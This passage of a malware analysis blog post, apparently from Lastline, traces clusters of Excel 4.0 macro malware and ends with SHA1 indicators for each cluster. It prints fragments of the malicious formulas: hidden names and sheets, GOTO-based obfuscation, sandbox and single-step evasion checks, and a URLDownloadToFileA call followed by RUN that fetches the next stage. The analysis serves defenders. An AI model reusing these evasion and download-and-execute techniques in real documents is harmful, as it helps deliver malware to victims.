

```
0085     18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     19 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     15 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
0018     23 LABEL : Cell Value, String Constant - build-in-name 1 Auto_Open
```

Figure 32: List of all sheets.

Another interesting characteristic is that instead of the typical *Auto_Open* name for the automatic execution of the payload, the malware author has named it *Auto_Open22* (Figure 33), which still executes as a normal *Auto_Open* routine.



```
=FORMULA.FILL(1098/GET.CELL(19,A81)-GET.CELL(17,A81),F82)
73 aiph24
74 aiph24
75 aiph24
76 aiph24
77 aiph24
78 aiph24
79 aiph24
80
81
82 =FORMULA.FILL(1098/GET.CELL(19,A81)-GET.CELL(17,A81),F82)
84 )&CHAR(A8/F82)&CHAR(A10/F82)&CHAR(A1
85 )&CHAR(C15/F82)&CHAR(C17/F82)&CHAR(
90 )&CHAR(I10/F82)&CHAR(I11/F82)&CHAR(I1
91 &CHAR(J10/F82)&CHAR(J11/F82)&CHAR(J1
92 F82)&CHAR(K8/F82)&CHAR(K10/F82)&CHAR
```

Name	Value	Refers To	Scope	Comment
Auto_Open22	TRUE	=ZS4fj2TsnI!$A$82	Workbook	

Figure 33: *Auto_Open22* in Name Manager

Cluster 10: ~2020.05.04

For the first time, we observed hidden names being leveraged to hide the starting point of Excel 4.0 macro code in a large cluster. This is likely an attempt to thwart static parsing and analysis, both by analysts and automated solutions. Figure 34 shows how the Name Manager shows no names.




Figure 34: No names due to being hidden.

This is achieved through setting the *fHidden* bit in the Lbl record for the defined name at offset 0x0. At offset 0x15 is the *Name* field with constant 0x1 for Auto_Open.


```
000037F0  21 00 00 06 07 00 00 00 00 00 00 00 00 00 00 01  !...............
00003800  5A 36 65 39 66 3A 00 00 CF FC 3D 00 C1 01 08 00  Z6e9f:..Ïü=.Á...
```

This value of 0x21 has the *fHidden* and *fBuiltin* flags set (Figure 35).

```
>>> bin(0x21)
'0b100001'
```

Figure 35: Binary view of set bit flags.

After flipping the hidden bit, and adding a character (“g”) to the first byte of the *Name* at the end of this record, the name is visible (Figure 36).



Name	Value	Refers To	Scope	Comment
gZ6e9f	FALSE	=IC6dVqIx710091j...	Workbook	

Refers to:

```
=IC6dVqIx710091jEvmjHqyaet45Ril!$BJ$64720
```

Figure 36: Unhidden name is now displayed in Name Manager.


This cluster also leverages an interesting deobfuscation routine, which is a bit different from what we have seen in previous clusters. Although we have seen control-flow obfuscation through GOTO and RUN functions, this cluster adds a step through setting a value to a cell for later use in the routine (Figure 37): set cell value, jump to next code block, repeat.

```
=SET.VALUE(DH20798, 13-GET.CELL(8,AU16576)*5)
=GOTO(BY54678)
-- JUMPS TO ---
=SET.VALUE(FA2612, 117-GET.CELL(8,DT54864)*2)
=GOTO(FE40194)
```

Figure 37: Formulas transferring control flow and setting payload.

Cluster 11: ~2020.05.11

This cluster introduces a few interesting evasion techniques by detecting window activity. These macros attempt to identify if the Excel window is hidden or maximized, through three different usages of *GET.WINDOW()* (Figures 38 and 39). If the Excel window is not maximized, the malware will exit prior to exhibiting any interesting behavior. This appears to be an anti-analysis or sandbox evasion trick, as Excel windows may not be maximized in these environments.



Single Step

Cell: [11f71766d280e26763742573fae133a51dbbca8b.xls]Sheet2!BZ27636

Formula:
```
=IF(GET.WINDOW(7),GOTO(HM35342),)
```

Figure 38: Stepping through evasion routine – *GET.WINDOW.*

An additional evasion technique introduced in this malware is identifying if the malware is being debugged/analyzed. This is achieved through checking if the macro is being run in Single Step mode (Figure 40), which is a way to debug and step through Excel 4.0 macro code. If Single Step mode is detected, the malware will exit.


Single Step


Cell: [11f71766d280e26763742573fae133a51dbbca8b.xls]Sheet2!AS37330

Formula:
```
=IF(GET.WORKSPACE(31),GOTO(HM35342),)
```

Figure 40: Macro detecting Single Step mode.


Cluster 12: ~2020.05.19

Almost all previously mentioned clusters leverage the *CHAR* function heavily during their deobfuscation routines to build the final macro payload character by character. This cluster changes the original technique by using the *MID* function instead of the *CHAR* function. The *MID* function is used to extract a substring (text) from a string by providing an index number for where to start, as well as the length of the text to extract. Figure 41 shows the *MID* function being used to extract a substring for each string in column B, and write it to column C.



	A	B	C
1	=FORMULA(MID(B1,1,3), C1)	LASTLINE	LAS
2	=FORMULA(MID(B2,4,3), C2)	LASTLINE	TLI
3	=FORMULA(MID(B3,6,3), C3)	LASTLINE	INE

Figure 41: Example of *MID* function.
Instances of this function are being concatenated and passed to the *FORMULA* function (Figure 42) to deobfuscate the final payload at runtime.




Single Step

Cell: [f40941fc05ed51dc48a303ea5ab6cf56b8968376.xls]quiZLqkb3q7LFhrwyI


Formula:
```
=FORMULA(MID(CK39097,12,1)&MID(BX63150,5,1)&MID(BX63150,2,1)&MID(
IE19385,9,1)&MID(BX63150,3,1)&MID(BX63150,1,1)&MID(BX63150,16,1)&MID(
IE19385,15,1)&MID(BX63150,19,1)&MID(BX63150,5,1)&MID(BX63150,10,1)&
MID(CK39097,19,1)&MID(BX63150,11,1)&MID(BX63150,19,1)&
```

Figure 42: Return values of *MID* functions passed to *FORMULA.*
This cluster also leverages the *FILES* function (Figure 43). This function is used to obtain a list of files within a target directory. The malware author uses the FILES function along with *ISERROR* to check if the download succeeded (Figure 44).



```
=FORMULA(MID(CK39097,12,1)&MID(BX63150,2,1)&MID(BX63150,5,
=FILES(CX29183)
=RUN(GW51947)
```

Figure 43: *FILES* function to return either an error or list of files.



```
=FORMULA(MID(CK39097,12,1)&MID(BX63150,5,1)
=IF(ISERROR(DN22166),GOTO(DQ7186),)
=GOTO(BN4731)
```

Figure 44: Checking if the download succeeded.
Before downloading the next stage, the malware first checks to see it can access the Internet (Figures 45 and 46), by connecting to microsoft.com, and then checking that the requested download succeeded.



```
=MID(CK39097,12,1)&MID(CK39097,18,1)&MID(CK39097,16,1)&MID(BX63150,
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,BB20298,CX29183,0,0)
=RUN(DN22165)
```

Figure 45: Testing Internet connection – Cell CX29183 holds the URL



```
BB20298    fx    ="https://docs.microsoft.com/en-us/officeupdates/office-msi-non-security-updates"
```

Figure 46: URL in Cell CX29183

If this download is successful, the macro will then repeat this process to obtain the next malware stage, and then invoke it.

Conclusion

Excel 4.0 macros continue to prove their value to attackers, providing a reliable method to get their code to run on a target. In many environments, Excel worksheets with macros are used too heavily for legitimate business purposes to disable or blacklist, thus analysts and security vendors will have to get used to consistently updating tooling and signatures as attacks continue to evolve. Excel 4.0 macros provide a near endless list of possibilities for malware authors and are evolving, becoming more sophisticated each day.

Appendix

References

[1] https://d13ot9o61jdzpp.cloudfront.net/files/Excel%204.0%20Macro%20Functions%20Reference.pdf

[2] https://www.loc.gov/preservation/digital/formats/digformatspecs/Excel97-2007BinaryFileFormat(xls)Specification.pdf

[3] https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-xls/cd03cb5f-ca02-4934-a391-bb674cb8aa06

IOCs

Below a selection of samples for each of the aforementioned clusters.

Cluster 1

032b584b85e8335f83c751dd9c70121eb329bc08
30f908b7e97527e8a409ba93ec6258bdc7943b24
26b7691ba5bac30670790f2af8b67aec37609729
21deaf5c2adeb0ad3dae2048138c403691c3e71e
17d62231f60e97121f7258b0296feeadb7996d5f

Cluster 2

0b01f4a1ca08c0136d84e3ec91af856579784451
3db463c73a62b8bf0b6ab388884c6f3ad3a91c2f
2df8277a9ac5869fa7d5a5838fe6ab428207cf9c
Bb8d0af63f837e7f54d530d909feded623399a1b
C1217a7a59dc3070899015569852390 39cb89cbb

Cluster 3

0b80a32171c3f1b21015e880c7d3eb216eeff103
38d8c573b901bb0bf1cd1cc62945521923630e58
4a57bf593c6dc515a869b0facc4e1f2e3f8e85e1
2d8b6113d858f988977a82af82ca649963915ff7
1f66200bd820646e74b56ed8493794861eebc479

Cluster 4

15c3d132b4bc52f32541f6c7cb307467b7b85ee5
38d8c573b901bb0bf1cd1cc62945521923630e58
4a57bf593c6dc515a869b0facc4e1f2e3f8e85e1
2d8b6113d858f988977a82af82ca649963915ff7
1f66200bd820646e74b56ed8493794861eebc479

Cluster 5

13d35c6a71ee02362905982cfdd4f19ea7971fb0
52bc0b0ca4aa88000220627d150b4996e4a2bdc0
768d376f9ee85803940810a0d538c0ff4bd3ec4d
B547d9eb47e2977e4f85e92e62e9271875f3654b
D724559f4e1be192b8e60d1076ba6f00a76a7910

Cluster 6

Ced11986de75f108b631ffa8165108fb14b81be5
909196df72ba3f9e418379c184a435a7cad870e7
8ef757ad7ed52c7da069124bbbb0aba3f793a109
1e42150111e8347da68e7363c1545384609c62db
Eb71e2f83bfc3f30b7fbe132b6c8d07c363ffa23

Cluster 7

2bfc5c38fe25a095161716c17d4828348130ccc0
1fa19f7cf4f37966e131df657dc84b9372fa4e4e
1f9e7110a0b58072466c0d5bece253ea7e6f74e1

1c10fe44429a1cf0b875aef63f61469006f59682
0b55491e45c50bde473e84c329127945cb20133f

Cluster 8

Bd34811e40ac4ac351ace6c117161904b2e08a12
Bc152b1054983a5db6361ce34e246f2fd36e8f82
B528c29632b8e517fbfcf317711636b1b9b874a8
B6a2634e82a206c8759616d5be4c6913400bf9ae
B4b9a6efe0277c7bf7599291912b9ab2c3e171a5

Cluster 9

1953ac3dabc8affd223277564b4c0d9ac1332a9b

Cluster 10

F377028e7946a812948a5c7ba44e954c8fbdfe4a
F1459d32a711cd5e3a33b31334be28ed5ef9ed3d
De942054e5a5b9b011acf04e3de492d951705b28
D53200f073da1091fb7263644d8eec9c4d063b96

Cluster 11

68bcdbfd523c1288487178f0154a272eb316b0fb
59c4702ac6d89d244dc40d56ec6c6491507da8c8
51d1d14772d3087b426e74d91c977f33325c20e0
11f71766d280e26763742573fae133a51dbbca8b
8d15ea7926f2fcfeca8c2df4fc720d9fb428ca9e

Cluster 12


0339b41fe3dc92a1e95779cc5e3ac2b0fff0f48e
198d3a4bc0b8af702a59cfab02f86476a5fcd5b0
91e0eb52ff166781b795dda55ff76363d4146856
89ae64f1a7db8dd4bd24daf587206c50c942d095
87a87eb02940daa8a09e821d439a60e1ea01c039

- About
- Latest Posts

James Haughom

James Haughom is a Malware Reverse Engineer at Lastline.Prior to Lastline, James supported Incident Response and Intel teams in the federal space as a contractor.This support included Malware Analysis/Reverse Engineering, DFIR, and Tool Development.

- About
- Latest Posts



Stefano Ortolani

Stefano Ortolani is Director of Threat Intelligence at Lastline. Prior to that he was part of the research team in Kaspersky Lab in charge of fostering operations with CERTs, governments, universities, and law enforcement agencies. Before that he earned his Ph.D. in Computer Science from the VU University Amsterdam.